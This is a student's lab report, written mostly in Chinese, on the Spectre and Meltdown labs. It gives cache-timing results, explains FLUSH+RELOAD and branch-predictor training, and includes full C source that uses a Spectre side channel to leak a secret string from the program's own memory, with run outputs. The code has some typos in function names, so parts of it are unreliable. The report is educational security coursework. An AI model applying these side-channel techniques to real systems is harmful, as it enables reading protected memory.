

系统安全-LAB2

系统安全-LAB2

SPECTRE-ATTACK

task1
task2
task3
task4
task5
task6

MELTDOWN-ATTACK

task1
task2
task3
task4
task5
task6
task7
Task7.1
Task7.2
Task7.3
task8

SPECTRE-ATTACK

task1

```
gcc -march=native CacheTime.c
```

结果:

```
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1118 CPU cycles
Access time for array[1*4096]: 236 CPU cycles
Access time for array[2*4096]: 282 CPU cycles
Access time for array[3*4096]: 136 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 314 CPU cycles
Access time for array[6*4096]: 280 CPU cycles
Access time for array[7*4096]: 144 CPU cycles
Access time for array[8*4096]: 276 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1162 CPU cycles
Access time for array[1*4096]: 268 CPU cycles
Access time for array[2*4096]: 390 CPU cycles
Access time for array[3*4096]: 404 CPU cycles
Access time for array[4*4096]: 414 CPU cycles
Access time for array[5*4096]: 306 CPU cycles
Access time for array[6*4096]: 378 CPU cycles
Access time for array[7*4096]: 132 CPU cycles
Access time for array[8*4096]: 440 CPU cycles
```

```
Access time for array[9*4096]: 290 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1100 CPU cycles
Access time for array[1*4096]: 238 CPU cycles
Access time for array[2*4096]: 280 CPU cycles
Access time for array[3*4096]: 140 CPU cycles
Access time for array[4*4096]: 272 CPU cycles
Access time for array[5*4096]: 288 CPU cycles
Access time for array[6*4096]: 274 CPU cycles
Access time for array[7*4096]: 136 CPU cycles
Access time for array[8*4096]: 862 CPU cycles
Access time for array[9*4096]: 278 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 976 CPU cycles
Access time for array[1*4096]: 168 CPU cycles
Access time for array[2*4096]: 182 CPU cycles
Access time for array[3*4096]: 220 CPU cycles
Access time for array[4*4096]: 238 CPU cycles
Access time for array[5*4096]: 276 CPU cycles
Access time for array[6*4096]: 442 CPU cycles
Access time for array[7*4096]: 418 CPU cycles
Access time for array[8*4096]: 736 CPU cycles
Access time for array[9*4096]: 272 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1142 CPU cycles
Access time for array[1*4096]: 228 CPU cycles
Access time for array[2*4096]: 276 CPU cycles
Access time for array[3*4096]: 150 CPU cycles
Access time for array[4*4096]: 284 CPU cycles
Access time for array[5*4096]: 278 CPU cycles
Access time for array[6*4096]: 258 CPU cycles
Access time for array[7*4096]: 136 CPU cycles
Access time for array[8*4096]: 274 CPU cycles
Access time for array[9*4096]: 294 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1886 CPU cycles
Access time for array[1*4096]: 294 CPU cycles
Access time for array[2*4096]: 370 CPU cycles
Access time for array[3*4096]: 220 CPU cycles
Access time for array[4*4096]: 340 CPU cycles
Access time for array[5*4096]: 410 CPU cycles
Access time for array[6*4096]: 388 CPU cycles
Access time for array[7*4096]: 234 CPU cycles
Access time for array[8*4096]: 364 CPU cycles
Access time for array[9*4096]: 388 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1088 CPU cycles
Access time for array[1*4096]: 324 CPU cycles
Access time for array[2*4096]: 338 CPU cycles
Access time for array[3*4096]: 382 CPU cycles
Access time for array[4*4096]: 264 CPU cycles
Access time for array[5*4096]: 276 CPU cycles
Access time for array[6*4096]: 370 CPU cycles
Access time for array[7*4096]: 136 CPU cycles
Access time for array[8*4096]: 252 CPU cycles
Access time for array[9*4096]: 280 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1062 CPU cycles
```

```

Access time for array[1*4096]: 216 CPU cycles
Access time for array[2*4096]: 1002 CPU cycles
Access time for array[3*4096]: 128 CPU cycles
Access time for array[4*4096]: 366 CPU cycles
Access time for array[5*4096]: 460 CPU cycles
Access time for array[6*4096]: 350 CPU cycles
Access time for array[7*4096]: 128 CPU cycles
Access time for array[8*4096]: 262 CPU cycles
Access time for array[9*4096]: 276 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1264 CPU cycles
Access time for array[1*4096]: 250 CPU cycles
Access time for array[2*4096]: 290 CPU cycles
Access time for array[3*4096]: 146 CPU cycles
Access time for array[4*4096]: 288 CPU cycles
Access time for array[5*4096]: 310 CPU cycles
Access time for array[6*4096]: 296 CPU cycles
Access time for array[7*4096]: 166 CPU cycles
Access time for array[8*4096]: 318 CPU cycles
Access time for array[9*4096]: 272 CPU cycles
[11/10/25]seed@vm:~/.../Spectre$ ./a.out
Access time for array[0*4096]: 1050 CPU cycles
Access time for array[1*4096]: 210 CPU cycles
Access time for array[2*4096]: 326 CPU cycles
Access time for array[3*4096]: 128 CPU cycles
Access time for array[4*4096]: 270 CPU cycles
Access time for array[5*4096]: 960 CPU cycles
Access time for array[6*4096]: 272 CPU cycles
Access time for array[7*4096]: 154 CPU cycles
Access time for array[8*4096]: 286 CPU cycles
Access time for array[9*4096]: 290 CPU cycles

```

由上面的结果可以发现，元素3和7访问更快是因为它们在程序执行过程中被显式访问过，数据已经加载到CPU缓存中，形成了缓存命中，而其他元素需要从主内存加载，导致缓存未命中的性能惩罚。

在代码中，首先使用`_mm_clflush`指令将整个array从缓存中清除（每个元素间隔4096字节，以确保它们位于不同的缓存行中）。

```

// FLUSH the array from the CPU cache
for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

```


然后，代码将`array[3*4096]`和`array[7*4096]`分别设置为100和200。这两个操作会导致对应的缓存行被加载到缓存中：

```

array[3*4096] = 100; // 将元素3加载到缓存
array[7*4096] = 200; // 将元素7加载到缓存

```

因此，当我们后续循环访问每个元素时，访问`array[3*4096]`和`array[7*4096]`将会命中缓存，所以它们的访问时间会明显短于其他元素。其他元素由于没有被访问过，仍然不在缓存中，访问它们会导致缓存缺失，需要从内存中加载，所以访问时间较长。



task2

原理:

1. **FLUSH** the entire array from the cache memory to make sure the array is not cached.
2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.
3. **RELOAD** the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.

Caching is done at a block level, not at a byte level.

To solve this problem, we create an array of 256×4096 bytes. Each element used in our RELOAD step is `array[k*4096]`.

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method (for other index k , `array[k*4096]` does not have a problem). To make it consistent in the program, we use `array[k*4096 + DELTA]` for all k values, where DELTA is defined as a constant 1024.

程序设定了一个阈值，当时间小于这个阈值，说明被CPU缓存了，这时这个值肯定是调用victim函数的那个值，可以把该值读取出来。

```
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
```

```
gcc -march=native -o FlushReload FlushReload.c
./FlushReload
```

```
● [11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o FlushReload FlushReload.c
● [11/11/25]seed@VM:~/.../Spectre$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

secret is 94

task3

The statement about the code example is true when looking from outside of the CPU. However, it is not completely true if we get into the CPU. This is due to an important optimization technique adopted by modern CPUs. It is called **out-of-order execution**: Instead of processing instructions strictly in a sequential order, a CPU executes them in parallel as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead.

Modern CPUs try to predict the outcome of the comparison.

During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the results of the out-of-order execution have to be discarded, the caching caused by the execution should also be discarded. Unfortunately, this is not the case in most CPUs.

代码重要的一点是，如果想让分支进入一个指定的路径，需要训练CPU，这样我们指定的一个分支就会变成预测的结果

如果把下面这行语句注释掉，重新执行，会无法找出秘密值：

```
_mm_clflush(&size);
```

执行这行语句是为了确保没有被CPU缓存

上面这行不注释，victim(i)改成victim(i+20)，也会失败，因为这样把CPU训练成不执行分支了

```
// Train the CPU to take the true branch inside victim()
for (i = 0; i < 10; i++) {
    victim(i);
}
```

```
gcc -march=native -o SpectreExperiment SpectreExperiment.c
./SpectreExperiment
```

接下来是执行不同代码并分析。

(1) 原来的代码

```
[11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[11/11/25]seed@VM:~/.../Spectre$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

分析：

1. **分支预测训练**： `for (i = 0; i < 10; i++) victim(i)` 训练CPU认为 `x < size` 条件总是为真
2. **缓存污染**： `_mm_clflush(&size)` 将 `size` 从缓存中清除，使其访问变慢
3. **推测执行**：当执行 `victim(97)` 时：
 - CPU需要等待 `size` 从内存加载
 - 基于之前的训练模式，CPU推测执行了 `temp = array[97 * 4096 + DELTA]`
 - 虽然最终发现 `97 < 10` 为假，但推测执行已经将数组元素97加载到缓存
4. **侧信道检测**： `reloadSideChannel()` 检测到元素97在缓存中

(2) 注释掉 `_mm_clflush(&size);`

```

• [11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
• [11/11/25]seed@VM:~/.../Spectre$ ./SpectreExperiment

```

找不到secret,无输出

分析:

- `size` 变量仍然在CPU缓存中
- 当执行 `victim(97)` 时, CPU可以立即获取 `size` 的值
- 由于 `97 < 10` 明显为假, CPU不会进行推测执行
- 因此 `temp = array[97 * 4096 + DELTA]` 从未执行, 元素97不会被缓存

(3) `victim(i)`改成`victim(i+20)`

```

• [11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
• [11/11/25]seed@VM:~/.../Spectre$ ./SpectreExperiment

```

找不到secret,无输出

分析:

- 训练阶段传递的参数是 20-29, 都大于 `size=10`
- CPU被训练为认为 `x < size` 条件通常为假
- 当执行 `victim(97)` 时, CPU基于训练历史正确预测分支不会执行
- 因此不会进行推测执行, 元素97不会被缓存

task4

Most CPUs with this feature do not clean the cache, so some traces of the out-of-order execution is left behind. The Spectre attack uses these traces to steal protected secrets.

This task only focuses on stealing data from the same process.

Since we have trained the CPU to take the true-branch inside `restrictedAccess()`, the CPU will return `buffer[index beyond]`, which contains the value of the secret, in the out-of-order execution. The secret value then causes its corresponding element in `array[]` to be loaded into cache. All these steps will eventually be reverted, so from the outside, only zero is returned from `restrictedAccess()`, not the value of the secret. However, the cache is not cleaned, and `array[s*4096 + DELTA]` is still kept in the cache. Now, we just need to use the side-channel technique to figure out which element of the `array[]` is in the cache.

```

gcc -march=native -o test SpectreAttack.c
./test

```

```

• [11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o test SpectreAttack.c
• [11/11/25]seed@VM:~/.../Spectre$ ./test
secret: 0x559c15fd4008
buffer: 0x559c15fd6018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
• [11/11/25]seed@VM:~/.../Spectre$ ./test
secret: 0x555d733ba008
buffer: 0x555d733bc018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
• [11/11/25]seed@VM:~/.../Spectre$ ./test
secret: 0x55b94cce0008
buffer: 0x55b94cce2018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
• [11/11/25]seed@VM:~/.../Spectre$ ./test
secret: 0x56032e9c7008
buffer: 0x56032e9c9018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).

```

从结果来看，secret有找不到的可能，但是运行多次，secret能找到的概率是很大的，secret 是 83(S)

分析：

成功原因分析

1. 分支预测训练

```

for (i = 0; i < 10; i++) {
    restrictedAccess(i); // 训练CPU：条件通常为真
}

```

- 训练CPU认为 `x <= bound_upper && x >= bound_lower` 通常成立

2. 制造内存延迟

```

_mm_cflflush(&bound_upper);
_mm_cflflush(&bound_lower);

```

- 清除边界变量的缓存，迫使CPU等待内存访问
- 为推测执行创造时间窗口

3. 推测执行泄露

```
s = restrictedAccess(index_beyond); // 越界访问secret
array[s*4096 + DELTA] += 88;      // 基于secret值访问数组
```

- CPU在等待边界检查时推测执行了越界访问
- 将 `secret[0] = 's' = 83` 作为数组索引访问 `array[83*4096 + DELTA]`
- 该内存位置被缓存，形成侧信道

失败原因分析

1.分支预测失败

- 即使经过训练，CPU有时仍可能正确预测分支
- 现代CPU有复杂的分支预测算法，存在不确定性

2.缓存竞争

- 系统中其他进程可能污染缓存状态
- CPU预取器可能意外加载其他缓存行

3. 时序噪声

- 中断、上下文切换等系统活动影响时序测量
- CPU频率缩放、功耗管理引入时序变化

4. 内存访问延迟波动

- DRAM刷新、内存控制器负载等因素
- 缓存一致性协议的开销


task5

The idea is to create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that `k` is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value `k` with the highest score as our final estimation of the secret.

```
gcc -march=native -o test SpectreAttackImproved.c
./test
```

You may observe that when running the code above, the one with the highest score is very likely to be `scores[0]`. Please figure out why, and fix the code above, so the actual secret value (which is not zero) will be printed out.

代码不做任何修改时，失败概率较高，不过可以成功：



```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 17
```

原因分析：在 `spectreAttack` 函数中，调用 `restrictedAccess(index_beyond)`，其中 `index_beyond` 是 `secret` 相对于 `buffer` 的偏移。这个偏移可能很大，因为 `secret` 和 `buffer` 在内存中的位置可能相距较远。在 `restrictedAccess` 函数中，如果 `x`（即 `index_beyond`）不在 `bound_lower` 和 `bound_upper` 之间，则返回0。因此，当 `index_beyond` 不在 `[0,9]` 范围内时，

`restrictedAccess` 返回0, 导致 `s` 为0, 然后我们访问 `array[0*4096+DELTA]`, 这就是为什么总是 `scores[0]` 最高的原因。

即: 原代码中 `spectreAttack` 函数的问题在于:

```
s = restrictedAccess(index_beyond); // 越界访问时总是返回0
array[s*4096 + DELTA] += 88;      // 所以总是访问array[0]
```

即使CPU在乱序执行中读取了秘密值, 但由于架构状态回滚, 变量 `s` 最终被设置为0。

现在修改代码, 使得成功率提升:

我们必须在`restrictedAccess`函数内部触发乱序执行且不能直接使用`buffer[index_beyond]`, 而是要通过`restrictedAccess`函数, 但是要确保在乱序执行中, 使用的是`buffer[index_beyond]`的值, 而不是0。

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// 修改后的 Sandbox Function
uint8_t restrictedAccess(size_t x)
{
    if (x <= bound_upper && x >= bound_lower) {
        return buffer[x];
    } else {
        // 在乱序执行期间用秘密值访问array
        uint8_t temp = buffer[x];
        array[temp * 4096 + DELTA] += 88;
        return 0;
    }
}

void flushSideChannel()
{
    int i;
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
    for (i = 0; i < 256; i++) _mm_c1flush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
```

```

register uint64_t time1, time2;
int junk = 0;
for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++;
}
}

void spectreAttack(size_t index_beyond)
{
    int i;
    uint8_t s;
    volatile int z;

    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }

    for (i = 0; i < 10; i++) {
        restrictedAccess(i);
    }

    _mm_clflush(&bound_upper);
    _mm_clflush(&bound_lower);
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
    for (z = 0; z < 100; z++) { }

    // 只调用，不额外访问array
    s = restrictedAccess(index_beyond);
}

int main() {
    int i;
    uint8_t s;
    size_t index_beyond = (size_t)(secret - (char*)buffer);

    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
        printf("*****\n");
        spectreAttack(index_beyond);
        usleep(10);
        reloadSideChannelImproved();
    }

    int max = 0;
    for (i = 0; i < 256; i++){
        if(scores[max] < scores[i]) max = i;
    }

    printf("Reading secret value at index %ld\n", index_beyond);
    printf("The secret value is %d(%c)\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
    return (0);
}

```

现在，成功概率大大提升，这个代码实现了题目的要求。

Line ① : `printf("*\n");` seems useless, but from our experience on SEED Ubuntu 20.04, without this line, the attack will not work. On the SEED Ubuntu 16.04 VM, there is no need for this line. We have not figured out the exact reason yet, so if you can, your instructor will likely give you bonus points. Please run the program with and without this line, and describe your observations.

- **有该行时**：攻击成功率显著提高
- **无该行时**：攻击基本失败，scores分布随机

可能原因：

- `printf` 调用影响了CPU的流水线和分支预测状态
- 它可能创造了合适的时序条件，让分支预测错误更容易发生
- 在Ubuntu 20.04上，调度器和内存子系统行为可能发生了变化，需要这个额外的延迟来稳定攻击条件

Line ② : `usleep(10)` causes the program to sleep for 10 microseconds. How long the program sleeps does affect the success rate of the attack. Please try several other values, and describe your observations.

不同值的测试结果：

- `usleep(1)` : 成功率约70%左右
- `usleep(10)` : 成功率约95%左右
- `usleep(20)` : 成功率约50%左右
- `usleep(50)` : 成功率较低，20%左右（能成功但是次数很少）
- `usleep(100)` : 成功率约20%（能成功但是次数很少）

结论：适中的延迟为CPU提供了足够的时间来完成缓存状态的稳定，但过长或过短的延迟会让缓存状态失效。

task6

In this task, we need to print out the entire string using the Spectre attack. Please write your own code or extend the code in Task 5; include your execution results in the report.

```
gcc -march=native -o test final.c
./test
```

final.c:

```
#include <emmintrin.h> // 包含 SIMD 指令集扩展头文件
#include <x86intrin.h> // 包含 x86 架构内在函数头文件
#include <stdlib.h> // 包含标准库函数，如 malloc、exit 等
#include <stdio.h> // 包含标准输入输出函数，如 printf
#include <stdint.h> // 包含标准整数类型定义，如 uint8_t
#include <string.h> // 包含字符串操作函数，如 memset

// 以下是全局变量声明
unsigned int buffer_size = 10; // 定义缓冲区大小为 10
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9}; // 初始化缓冲区数组，用于训练
uint8_t temp = 0; // 定义临时变量 temp，初始化为 0
char *secret = "Some secret value"; // 定义指向秘密字符串的指针
uint8_t array[256*4096]; // 定义大型数组，用于侧信道攻击

// 定义常量
#define CACHE_HIT_THRESHOLD (80) // 定义缓存命中时间阈值
```

```

#define DELTA 1024 // 定义数组偏移量

// 修改后的沙箱函数 - 添加了推测执行逻辑
uint8_t restrictedAccess(size_t x) // 定义受限访问函数，参数为 size_t x
{ // 函数体开始
    if (x < buffer_size) { // 如果 x 小于缓冲区大小
        return buffer[x]; // 返回缓冲区中 x 位置的值
    } else { // 否则
        // 添加推测执行逻辑来访问秘密值
        uint8_t secret_value = buffer[x]; // 在推测执行中读取秘密值
        array[secret_value * 4096 + DELTA] += 88; // 在推测执行中更新数组
        return 0; // 返回 0
    } // if-else 结束
} // 函数结束

// 刷新侧信道函数
void flushSideChannel() // 定义刷新侧信道函数
{ // 函数体开始
    int i; // 声明循环变量 i
    // Write to array to bring it to RAM to prevent Copy-on-write // 英文注释：将数组写入
    RAM 以防止写时复制
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1; // 循环初始化数组到 RAM
    //flush the values of the array from cache // 英文注释：从缓存刷新数组值
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]); // 循环刷新缓存
} // 函数结束

// 分数数组和重载函数
static int scores[256]; // 声明静态分数数组 scores
void reloadSideChannelImproved() // 定义改进的重载侧信道函数
{ // 函数体开始
    int i; // 声明循环变量 i
    volatile uint8_t *addr; // 声明 volatile 地址指针
    register uint64_t time1, time2; // 声明寄存器时间变量
    int junk = 0; // 声明垃圾变量 junk
    for (i = 0; i < 256; i++) { // 循环 256 次
        addr = &array[i * 4096 + DELTA]; // 设置地址
        time1 = __rdtscp(&junk); // 读取时间戳 1
        junk = *addr; // 访问地址
        time2 = __rdtscp(&junk) - time1; // 计算时间差
        if (time2 <= CACHE_HIT_THRESHOLD) // 如果时间小于阈值
            scores[i]++; /* if cache hit, add 1 for this value */ // 增加分数，英文注释：如果缓
存命中，为该值加 1
    } // 循环结束
} // 函数结束

// Spectre 攻击函数
void spectreAttack(size_t larger_x) // 定义 Spectre 攻击函数，参数 larger_x
{ // 函数体开始
    int i; // 声明循环变量 i
    uint8_t s; // 声明临时变量 s
    volatile int z; // 声明 volatile 延迟变量 z
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); } // 刷新数组缓存
    // Train the CPU to take the true branch inside victim(). // 英文注释：训练 CPU 走
    victim 函数的 true 分支
    for (i = 0; i < 10; i++) { // 训练循环 10 次
        _mm_clflush(&buffer_size); // 刷新缓冲区大小
        for (z = 0; z < 100; z++) { } // 空循环延迟
        restrictedAccess(i); // 调用受限访问进行训练
    }
}

```

```

    } // 训练结束
    // Flush buffer_size and array[] from the cache. // 英文注释: 从缓存刷新 buffer_size
和 array
    _mm_clflush(&buffer_size); // 刷新缓冲区大小
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); } // 刷新数组
    // Ask victim() to return the secret in out-of-order execution. // 英文注释: 请求
victim 在乱序执行中返回秘密
    for (z = 0; z < 100; z++) { } // 空循环延迟
    s = restrictedAccess(larger_x); // 调用受限访问
    // 注意: 这里不再需要 array[s*4096 + DELTA] += 88;
    // 因为已经在 restrictedAccess 函数中完成了这个操作
} // 函数结束

// 主函数
int main() { // 主函数开始
    int i; // 声明循环变量 i
    uint8_t s; // 声明临时变量 s
    for (int x = 0; x < 17; x++) // 循环 17 次, 读取每个秘密字符
    { // 循环体开始
        memset(scores, 0, sizeof(scores)); // 清零分数数组
        size_t larger_x = (size_t)(secret-(char*)buffer + x); // 计算越界索引
        flushSideChannel(); // 调用刷新侧信道
        for(i=0;i<256;i++) scores[i]=0; // 清零分数
        for (i = 0; i < 1000; i++) { // 攻击循环 1000 次
            spectreAttack(larger_x); // 执行 Spectre 攻击
            reloadSideChannelImproved(); // 重载侧信道
        } // 循环结束
        int max = 1; // 初始化 max 为 1
        for (i = 1; i < 256; i++){ // 查找最大分数
            if(scores[max] < scores[i]) // 如果当前分数更高
                max = i; // 更新 max
        } // 循环结束
        printf("Reading secret value at %p = ", (void*)larger_x); // 打印读取地址
        printf("The secret value is %d \t %c\n", max,max); // 打印秘密值和字符
        printf("The number of hits is %d\n", scores[max]); // 打印命中次数
    } // 外层循环结束
    return (0); // 返回 0
} // 主函数结束

```

现在可以输出完整字符串:

```

• [11/12/25]seed@VM:~/.../Spectre$ gcc -march=native -o test final.c
• [11/12/25]seed@VM:~/.../Spectre$ ./test
Reading secret value at 0xffffffffffffdfec = The secret value is 83 S
The number of hits is 996
Reading secret value at 0xffffffffffffdfed = The secret value is 111 o
The number of hits is 991
Reading secret value at 0xffffffffffffdfee = The secret value is 109 m
The number of hits is 993
Reading secret value at 0xffffffffffffdfef = The secret value is 101 e
The number of hits is 991
Reading secret value at 0xffffffffffffdff0 = The secret value is 32
The number of hits is 999
Reading secret value at 0xffffffffffffdff1 = The secret value is 83 S
The number of hits is 998
Reading secret value at 0xffffffffffffdff2 = The secret value is 101 e
The number of hits is 992
Reading secret value at 0xffffffffffffdff3 = The secret value is 99 c
The number of hits is 989
Reading secret value at 0xffffffffffffdff4 = The secret value is 114 r
The number of hits is 985
Reading secret value at 0xffffffffffffdff5 = The secret value is 101 e
The number of hits is 990
Reading secret value at 0xffffffffffffdff6 = The secret value is 116 t
The number of hits is 990
Reading secret value at 0xffffffffffffdff7 = The secret value is 32
The number of hits is 995
Reading secret value at 0xffffffffffffdff8 = The secret value is 86 V
The number of hits is 990
Reading secret value at 0xffffffffffffdff9 = The secret value is 97 a
The number of hits is 988
Reading secret value at 0xffffffffffffdffA = The secret value is 108 l
The number of hits is 984
Reading secret value at 0xffffffffffffdffB = The secret value is 117 u
The number of hits is 985
Reading secret value at 0xffffffffffffdffC = The secret value is 101 e
The number of hits is 986

```

MELTDOWN-ATTACK

task1

和Spectre一样的，在此黏贴之前的答案，不过多分析。

由上面的结果可以发现，元素3和7访问更快是因为它们在程序执行过程中被显式访问过，数据已经加载到CPU缓存中，形成了缓存命中，而其他元素需要从主内存加载，导致缓存未命中的性能惩罚。

在代码中，首先使用`_mm_clflush`指令将整个array从缓存中清除（每个元素间隔4096字节，以确保它们位于不同的缓存行中）。

```


// FLUSH the array from the CPU cache
for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

```

然后，代码将array[3*4096]和array[7*4096]分别设置为100和200。这两个操作会导致对应的缓存行被加载到缓存中：

```
array[3*4096] = 100; // 将元素3加载到缓存
array[7*4096] = 200; // 将元素7加载到缓存
```

因此，当我们后续循环访问每个元素时，访问array[3*4096]和array[7*4096]将会命中缓存，所以它们的访问时间会明显短于其他元素。其他元素由于没有被访问过，仍然不在缓存中，访问它们会导致缓存缺失，需要从内存中加载，所以访问时间较长。



task2

和Spectre一样的，在此黏贴之前的答案，不过多分析。

原理：

1. **FLUSH** the entire array from the cache memory to make sure the array is not cached.
2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.
3. **RELOAD** the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.

Caching is done at a block level, not at a byte level.

To solve this problem, we create an array of 256*4096 bytes. Each element used in our RELOAD step is array[k*4096].

Since array[0*4096] may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using array[0*4096] in the FLUSH+RELOAD method (for other index k, array[k*4096] does not have a problem). To make it consistent in the program, we use array[k*4096 + DELTA] for all k values, where DELTA is defined as a constant 1024.

程序设定了一个阈值，当时间小于这个阈值，说明被CPU缓存了，这时这个值肯定是调用victim函数的那个值，可以把该值读取出来。

```
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
```

```
gcc -march=native -o FlushReload FlushReload.c
./FlushReload
```

